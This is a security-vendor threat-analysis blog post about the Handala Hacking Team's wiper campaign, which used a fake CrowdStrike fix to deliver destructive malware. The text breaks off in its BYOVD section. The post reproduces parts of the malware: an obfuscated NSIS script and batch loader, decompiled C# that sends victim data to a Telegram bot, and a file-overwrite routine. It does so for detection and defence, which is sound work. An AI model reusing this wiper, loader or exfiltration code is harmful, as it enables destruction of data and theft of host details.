
Handala’s Wiper: Threat Analysis and Detections

splunk.com/en_us/blog/security/handalas-wiper-threat-analysis-and-detections.html

[Security](#)
September 06, 2024

|
17 Minute Read



On July 19, 2024, CrowdStrike released configuration updates for its Windows sensor, aiming to enhance security and performance. Unfortunately, this update inadvertently led to widespread downtime, manifesting as Blue Screen of Death (BSOD) on millions of machines worldwide. The BSOD, a critical system error screen, halts all operations, rendering affected systems inoperable until resolved.

This event was subsequently exploited by threat actors to launch malicious campaigns, one in particular looking to deploy destructive wiper payloads to targeted hosts and network systems. Unlike typical cybercrime activities focused on stealing information, these attacks were specifically designed to cause damage.

On July 20, 2024, a malware analysis platform shared a phishing attachment and a destructive wiper payload associated with this campaign. Cisco Talos and others have reported this to be the Handala Hacking Team, which has been active since at least December 2023.

In this blog, Cisco Talos and the Splunk Threat Research Team provide a comprehensive analysis that expands on existing coverage and offers unique insights. We'll cover:

- Handala wiper attribution details
- An overview of Handala Hacking Team
- An in-depth analysis of the campaign's attack chain, including:
    - Mapping each component of the attack chain to MITRE ATT&CK Tactics and Techniques to contextualize the threat within the broader cybersecurity landscape
    - An overview of the simple yet effective batch script obfuscation techniques used by the attacker to evade detection
    - An overview of the unconventional use of no-file-extension files in the Nullsoft Scriptable Install System (NSIS) package, shedding light on lesser-known attack vectors
- Detection strategies using Splunk's out-of-the-box security content, empowering organizations to protect against this wiper malware
- Atomic Red Team simulations for proactive testing and validation of defenses

Handala Wiper Attribution Details

Although the Handala Hacking Team claimed responsibility for the attacks on July 21, 2024, on their data leak site, there was some overlap with previously observed Handala Hacking Team activity. The group used a Telegram channel as a command and control (C2) server and used AutoIT to inject the wiper payload into a new Windows process.

Group Overview

Active since at least December 18, 2023, Handala Hacking Team is a pro-Palestinian hacktivist group that heavily targets Israeli organizations, including organizations who support or conduct business within Israel since emerging in the threat landscape. Handala refers to the name of a character that was created in 1969 by political cartoonist Naji al-Ali that later became a symbol of identity and defiance of the Palestinian people. The Handala character is used by the hacktivist group across their social media accounts on Telegram, Tox and X. (1) (2) (3)

The Handala Hacking Team is notable for employing a wide range of sophisticated tactics and techniques, including data theft, phishing, extortion, website defacement and destructive attacks leveraging custom wiper malware that targets Windows and Linux environments.

The group also operates a data leak site where data allegedly stolen during attacks is leaked. At least one organization publicly dismissed claims that the Handala Hacking Team attacked them or exfiltrated data from their environment. This indicates the group may be exaggerating claims of attacks, which is commonly observed within the hacktivism landscape.

Handala Hacking Team primarily uses phishing, including SMS, as a means of gaining initial access for their attacks. Within the phishing messages, the hacktivist group masquerades as legitimate organizations offering support or solutions to known issues with malicious links or attachments. The Handala Hacking Team takes advantage of major events and newly disclosed critical vulnerabilities to opportunistically create phishing campaigns using advanced social engineering techniques.

Cisco Talos assesses with moderate confidence that at least one member of the group is fluent in Hebrew due to the well-crafted emails and text messages used within their attacks.

Attack Chain Tactics and Techniques




Figure 3 is a simple diagram to visually depict the attack chain of this malicious campaign to deliver destructive payload.

Figure 3: Wiper Execution Flow(For a larger resolution of this diagram visit this link)

Spear Phishing Attachment (T1566.001)

The phishing campaign utilizes a .PDF attachment to deceive users. As depicted in Figure 4, threat actors craft the PDF to entice users by presenting it as a solution to the recent downtime issue. The document contains a link, which, when clicked, purportedly downloads a fix tool to resolve the BSOD problem, but actually, this link directs users to malicious software that wipes the compromised systems. This tactic underscores the social engineering strategies used by threat actors to exploit issues during crisis events.

By examining the PDF's URI object, you can identify the malicious URL link designed to download the fake fix tool or malicious payload.




Figure 4: Malicious URL

Command and Scripting Interpreter (T1059)

The phishing campaign leverages a Nullsoft Scriptable Install System (NSIS) installer to help execute malicious payloads. The following is a breakdown of the NSIS installer:

- A user downloads what appears to be a legitimate update file (e.g., update.zip).
- Upon extraction, it produces an executable:- a compiled NSIS installer.
- Initially, the extracted files may appear as meaningless or blob-like data.
- However, the NSIS script controlling the installation process often contains obfuscated commands and payloads.

The NSIS script can be crafted to implement various malicious activities, e.g.:

- Complex evasion techniques to avoid detection
- Multi-stage payload delivery
- Persistent infection strategies
- Silent installation modes for stealthy compromise
- Customized user interfaces for convincing social engineering tactics

The dual nature of NSIS highlights an ongoing challenge in cybersecurity: distinguishing between legitimate software and malicious payloads. Its plug-in system and web installation capabilities, while beneficial for modular software design and updates, could potentially be misused for malware distribution or command-and-control communication.




Figure 5: Preview of NSIS Package Files

The NSIS script contains obfuscated or "garbage" code to hinder static analysis and make it challenging to analyze the scripts. It also employs stack-based techniques to initialize variables critical for its operations.

Figure 6 demonstrates how the stack is leveraged to assemble and execute commands that copy the "**Carroll**" file to "**Carroll.cmd"** and subsequently execute it.

```
cmd /k copy Carroll Carroll.cmd & Carroll.cmd & exit
```

```
  SetShellVarContext current
  Push &
  Pop $2
  SetErrors
  SetShellVarContext current
  SetErrors
  Push .
  Pop $3
  Push 97174260
  SetShellVarContext all
  Push o
  Pop $4
  SetShellVarContext current
  SetShellVarContext current
  Pop $5
  ExecShell open cmd "/k c$4py Carroll Carroll$3cmd $2 Carroll$3cmd $2 exit" SW_HIDE    ; "open cmd"
  Pop $8
  IfFileExists AttractPossibilities label_189 label_189
label_189:
```

Figure 6: NSIS Script

Obfuscated Files or Information (T1027)

The "Carroll" file mentioned above employs a simple yet clever obfuscation technique for Windows Command Shell scripts, making them challenging to analyze at first glance. This method scatters garbage or invalid Windows commands among legitimate batch script instructions. Despite the presence of these invalid commands, the Windows Operating System can still execute the underlying valid script. This approach effectively masks the true functionality of the script while allowing it to run as intended, creating a layer of complexity for analysts attempting to understand its purpose.

```
PEYFloyd Classes Leslie
FAWExecutive Enormous Graduate Parking Actual Economies Lions
VpDiane Comment Hierarchy Performance
hMgNfl Hawaii Continually Printing Enter Universal Boulevard Potato Activists
Set yaEm%Cabin%lPP%Walker%OQ=C%Mcdonald%ampio%Fridge%%La%pif
SazAAvi Musical Treasure Staffing Mud Required Presented Opt
LyLesbian Turn Figures Strap Customize Unwrap Chevy Tour Bluetooth
srpRCorp
EUPStruggle Lets Plymouth Soldiers Ideal Happen Ste Radio Monitoring
ERoBathroom Flyer
HckFFuzzy Detect Statement Piece Representation Progressive Job
DQAlternatively Perception Hh
wPBfLogan Change
Set F%Dumb%%Dumb%tyvd%Walker%TPb%H%kU%H%P%Frost%Pa%Mirrors%=
qIStrengthening Margaret Used Keen Mom Enlargement Citizens Casino Hollywood
OIijWinston Routine Luke Catalogs
IJSTargeted Transition Hazardous Closure Cup Lanka Notre Personalized
MGOperator Expressed Reality Realtors Kidney Drop
eqChris Verified Caution Clearing When Providence Suppliers Ceramic
oJNotices
UZVGalaxy Broadcasting Mobiles Hero Occasion Reducing Forces Include Shake
wxvSought Accordance Revelation Instrumentation Alias Asks Load Thumbnails
tasklist | fi%Fridge%dst%Cabin% /%H% "w%Cabin%sa%La%exe opssvc%La%exe">NUL & if %Fridge%ot e%Cabin%%Cabin%o%Cabin%level 1 pi%Fridge%%Frost% -%Fridge%
 186 127%La%0%La%0%La%1
vbYBAvatar Spatial Ladder Fountain Expects Plates Thumbzilla
MsSheet Luis Tickets Insider
VMDiscs Nightlife Thongs Hybrid Wallet Studio Guilty Items
GZRingtones Solutions
MEBwChances Twins
quGjZones Fall Slave Layers Range Boundary Diving Bt Cock
BAVModify Plants
pHYPTail Mustang
GLsUEstimation Fin Nowhere Hawaii Ja Ya Short Karma
Set /a Si%Fridge%%Frost%%Mcdonald%=564784
```

Figure 7: Obfuscated Batch Script

Time Based Evasion (T1497.003)

The batch script begins by checking for the presence of two antivirus processes—wrsa.exe (Webroot Antivirus Component) and opssvc.exe (Quick Heal Antivirus Component)—using the tasklist command. If these processes are not detected, the script instructs the system to pause execution for approximately 90 to 180 seconds by using the “ping -n” parameter.

The script performs an additional check for the presence of various antivirus processes on the targeted host, including `avastui.exe` (AVAST), `avgui.exe` (AVG), `bdservicehost.exe` (Bitdefender), `nswscsvc.exe` (Norton AV), and `sophoshealth.exe` (Sophos). If these processes are not found, the script creates a directory named `564784` and drops two files within it, which are the AutoIt components of this malware.

Figure 8 presents code snippets from the de-obfuscated “Carroll” batch script, showing the purpose of the seemingly random or "garbage" commands shown in Figure 7. The code reveals that the script searches for the string “locatedflatrendsoperating” in a file from Ukraine, followed by concatenating several files designated as `AutoIt3.exe` and a `.a3x` file named “L.” This reveals how the malware obfuscates its actions and components while preparing for execution.

```
Set yaEmrlPPzOQ=Champion.pif

Set FYYtyvdzTPbIkUIPgPaW=

tasklist | findstr /I "wrsa.exe opssvc.exe">NUL & if not errorlevel 1 ping -n 186 127.0.0.1

Set /a Singh=564784

tasklist | findstr /I "avastui.exe avgui.exe bdservicehost.exe nswscsvc.exe sophoshealth.exe" & if not errorlevel 1 Set yaEmrlPPzOQ=AutoIt3.exe & Set FYYtyvdzTPbIkUIPgPaW=.a3x

cmd /c md 564784

findstr /V "locatedflatrendsoperating" Ukraine > 564784\%yaEmrlPPzOQ%

copy /b 564784\%yaEmrlPPzOQ% + Lasting + Moreover + Honda + Guest + Recipes + Number + Gov + Deeper + Relative + Ripe + Sept + Develops + Consequences + Ah + Wave + Architects + Fu + Acrobat + Job + Ferry + Democracy + Handle + Halo +
 Buyers + Often + Hub 564784\%yaEmrlPPzOQ%

cmd /c copy /b Treating + Viagra + Vision + Jul + Str 564784\L

start /I 564784\%yaEmrlPPzOQ% 564784\L

timeout 15
```

Figure 8: De-obfuscated Batch Script

Upon investigating the concatenated files, the Splunk Threat Research Team discovered that they consist of executable code segments assembled like a puzzle. This is similar to the .a3x file that contains a malicious compiled AutoIt script responsible for loading the final payload, which is the wiper. This multi-component approach serves as an effective defense evasion strategy against Endpoint Detection and Response (EDR) and antivirus (AV) products. By distributing the payload across several files and utilizing obfuscation, the malware can bypass detection mechanisms that monitor NSIS components for potentially harmful executables or embedded modules.




Figure 9: Multi-executable Code Fragments

AutoHotKey & AutoIT (T1059.010)

The decompressed script of the dropped `.a3x` file reveals the use of simple obfuscation techniques to conceal its strings and AutoIt commands from static analysis and detection. Upon decoding, the Splunk Threat Research Team observed that this AutoIt component is designed to load shellcode tailored to the machine's architecture (x32 or x64). This shellcode then uses the `RtlDecompressFragment()` API to decompress the actual wiper payload and inject it into a Regasm.exe process. Figures 10 and 11 show screenshots of the decrypted command that we observed during our analysis.

Figure 10: Autoit Shellcode Setup

Figure 11: The Snippet of Compressed Wiper Payload Setup

Gather Victim Information (T1590, T1589)

The wiper payload collects network and system information from the targeted or compromised host, including IP address, hostname, username, domain, and disk space. This information is sent to a Telegram bot server, which acts as the C2 center for the destructive malware.

```
namespace SecureDeleteFilesConsole
{
    // Token: 0x02000005 RID: 5
    internal class Service
    {
        // Token: 0x06000008 RID: 8 RVA: 0x0000229C File Offset: 0x0000049C
        public void Run()
        {
            this.start = DateTime.Now;
            string text = "Start Wipe \r\n";
            string str;
            text = text + "IP :" + this.GetIP(out str) + "\r\n";
            text = text + "Machine Name :" + Environment.MachineName + "\r\n";
            text = text + "Domain :" + Environment.UserDomainName + "\r\n";
            text = text + "User :" + Environment.UserName + "\r\n";
            text = text + "Windows Drive :" + Path.GetPathRoot(Environment.SystemDirectory) + "\r\n";
            text += "--------------------\r\n";
            text += "Disk by GB\r\n";
            long num = 0L;
            long num2 = 0L;
```

Figure 12: Gather System Information

We also discovered an interesting public IP check web service used to retrieve the public IP address of the compromised host. Figure 13 shows a screenshot demonstrating how http[:]//icanhazip[.]com is used to obtain the IP address.

```
        // Token: 0x0600000B RID: 11 RVA: 0x00002F64 File Offset: 0x00001164
        private string GetIP(out string date)
        {
            string result;
            try
            {
                WebClient webClient = new WebClient();
                string text = webClient.DownloadString("http://icanhazip.com").Replace("\\r\\n", "").Replace("\\n", "").Trim();
                date = DateTime.Parse(webClient.ResponseHeaders["Date"]).ToString("yyyy/MM/dd HH:mm:ss");
                result = text;
            }
            catch (Exception ex)
            {
                date = "";
                result = "EX";
            }
            return result;
        }
```

Figure 13: GET IP Function

Automated Exfiltration (T1020)

Using the Telegram application, the threat actor created a bot to serve as the C2 for the malware. This bot is responsible for sending information from the compromised host, including undeleted files and the victim's details as mentioned earlier.

```
        // Token: 0x0600000A RID: 10 RVA: 0x00002EAC File Offset: 0x000010AC
        public string SendTelegramMessage(string BotKey, string chat_id, string message)
        {
            WebClient webClient = new WebClient();
            string result = "";
            try
            {
                ServicePointManager.ServerCertificateValidationCallback = ((object <p0>, X509Certificate <p1>, X509Chain <p2>, SslPolicyErrors <p3>) => true);
                ServicePointManager.SecurityProtocol = SecurityProtocolType.Ssl3;
                ServicePointManager.SecurityProtocol = (SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12);
                result = webClient.DownloadString(string.Concat(new string[]
                {
                    "https://api.telegram.org/bot",
                    BotKey,
                    "/sendMessage?chat_id=",
                    chat_id,
                    "&text=",
                    message
                }));
            }
            catch (Exception ex)
            {
                result = "EX:" + ex.Message;
            }
            return result;
        }
```

Figure 14: Telegram Bot

Disk Structure Wipe (T1561.002)

The wiper starts with a deceptive message box, claiming that it will install an update to fix the issue. However, in reality, it executes a function to wipe or overwrite all the files on the system.

```
namespace SecureDeleteFilesConsole
{
    // Token: 0x02000004 RID: 4
    internal class Program
    {
        // Token: 0x06000005 RID: 5 RVA: 0x00002170 File Offset: 0x00000370
        private static void Main(string[] args)
        {
            Program.AssemblyLoad("ListOpenedFileDrv_32.sys");
            Program.AssemblyLoad("OpenFileFinder.dll");
            bool flag = args.Length != 0 && args[0] == "ConfirmDeleteFiles";
            bool flag2 = !flag;
            if (flag2)
            {
                string text = "Are you sure about the start of the crowdstrike update?";
                DialogResult dialogResult = MessageBox.Show(text, "warning", MessageBoxButtons.YesNo, MessageBoxIcon.Exclamation, MessageBoxDefaultButton.Button2, MessageBoxOptions.RightAlign);
                flag = (dialogResult == DialogResult.Yes);
            }
            bool flag3 = flag;
            if (flag3)
            {
                MessageBox.Show("The update has been applied and will start soon! ", "warning", MessageBoxButtons.OK, MessageBoxIcon.Exclamation, MessageBoxDefaultButton.Button2, MessageBoxOptions.RightAlign);
                Service service = new Service();
                service.Run();
            }
            else
            {
                MessageBox.Show("The update was not applied!");
            }
        }
```

Figure 15: Luring Update MessageBox

Figure 16 illustrates the function responsible for overwriting files with 4,096 bytes of random data. This destructive code can render the compromised host unbootable and unrecoverable. If the file size is less than 4,096 bytes, a new array will be created to overwrite that portion but this time it is filled with zeroes.

```
namespace SecureDeleteFilesConsole
{
    // Token: 0x02000002 RID: 2
    public class FileOperations
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        public static bool OverwriteFileBlockSize4096(string path)
        {
            decimal d = 0m;
            d = new FileInfo(path).Length;
            FileStream stream = new FileStream(path, FileMode.Open);
            StreamWriter streamWriter = new StreamWriter(stream);
            byte[] array = new byte[4096];
            new Random().NextBytes(array);
            decimal d2 = Math.Floor(d / array.Length);
            decimal num = 0m;
            int num2 = 0;
            while (num2 <= d2)
            {
                bool flag = num2 == d2;
                if (flag)
                {
                    decimal value = d - 4096m * num;
                    array = new byte[(int)value];
                    streamWriter.BaseStream.Write(array, 0, array.Length);
                }
                else
                {
                    streamWriter.BaseStream.Write(array, 0, array.Length);
                    num += 1m;
                }
                num2++;
            }
            streamWriter.Close();
            return true;
        }
    }
}
```

Figure 16: Overwrite Files

Exploitation for Privilege Escalation BYOVD (T1068)

We also observed that after overwriting a file, the wiper will delete it. Additionally, the wiper employs a technique known as "Bring Your Own Vulnerable Driver" (BYOVD), utilizing a driver named ListOpenedFileDrv_32.sys. This driver is loaded as a service by the wiper's .DLL component, named OpenFileFinder.dll.

